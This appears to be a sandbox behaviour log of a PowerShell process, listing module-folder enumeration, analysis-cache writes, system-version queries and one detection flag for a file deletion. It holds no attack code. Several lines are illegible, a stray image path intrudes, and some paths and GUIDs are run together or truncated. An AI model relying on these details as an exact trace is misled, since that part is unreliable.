Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_*, 0, b79ebc4, 0, 0, 0) Return: ab53840	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79e484, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79e484, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b79e4d0, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856

[illegible]

[illegible]

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e57c, 0, 0, 0) Return: ab537c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, b79e57c, 0, 0, 0) Return: ab537c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79e57c, 0, 0, 0) Return: ab53880	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b79e57c, 0, 0, 0) Return: ab53880	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_d29f1c05-5692-4a3a-8271-6d9dd1bf3150 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_75eda910-c753-4b76-97b0-e6240884dc2c Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab52d00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement1.0.0.0*, 0, b79e484, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement1.0.0.0*, 0, b79e484, 0, 0, 0) Return: ab53200	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement1.0.0.0*, 0, b79e4d0, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester13.3.5*, 0, b79e484, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester13.3.5*, 0, b79e484, 0, 0, 0) Return: ab53200	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester13.3.5*, 0, b79e4d0, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b79e57c, 0, 0, 0) Return: ab52dc0	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (ab52dc0, b79e58c) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b79e5c8, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e6c0, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e674, 0, 0, 0) Return: ab52c40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e674, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b79e57c, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b79e5c8, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e57c, 0, 0, 0) Return: ab52e00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e5c8, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: ab53040	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disml*, 0, b79e57c, 0, 0, 0) Return: ab52dc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disml*, 0, b79e57c, 0, 0, 0) Return: ab52fc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disml*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]


[illegible]

Call Filesystem API	API Name: FindNextFileW Args: (ab52cc0, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_d3834826-5ebb-4133-88de-b2d8f8d76de Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1f80, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_9e171436-c937-4495-97a3-6ab639ad9344 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_4c0e7239-380c-4bee-9be2-34d0f2b30b3e Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call System API	API Name: GetVersionExA Args: (733782d0) Return: 1	2744	1856
Call System API	API Name: GetVersionExA Args: (b79b3a8) Return: 1	2744	1856
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_02c86d53-64d3-405a-b874-3fb9e4d3d801 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_5e7cdb8e-1c0e-4ce6-b611-35f0d6057b10 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1a40, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_29c9c0d2-6a76-4587-8999-1bd935d0960f Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_7f6a8806-b4ac-4054-9d04-8046ded256a4 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_e05ae412-7a26-49ef-9e83-21d020a06540 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_75e42fc9-f82f-47c8-8c43-f917c96f327f Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_cd2ec4d9-23f9-4835-8bd2-d8d9d66fa43 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_026d8cd8-f696-4f76-a387-baa63c41107c Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_c7b7956f-9ccf-4bdd-9c13-96d73b3795c4 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1e40, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_b12be17d-5154-4337-a5ec-c6d8c7f7f686 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_12fe39f5-a92f-4197-967e-41421dcd71d2 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_bc4b32fd-57c3-413a-a2e1-81be6176e045 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba2000, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_5f8d74a5-4b1d-4778-992f-ba6b1183f4b7 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_ccbad0e4-819d-49da-9a24-2e8cb9d8e5a8 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_4971a5c4-a903-43d1-b724-afe121c29b20 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_238249d9-828b-47b0-99cf-67b3e0c55472 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a136f546-cba6-4972-bab6-d821568f6901 Type: VSDT_COM_DOS	2744	1856
















Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_b95f9b4f-e3e1-4db4-8644-b1ed72179373 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1e80, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_bdda54c5-bb1d-49ea-917e-c5e884cf797f Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	2744	1856
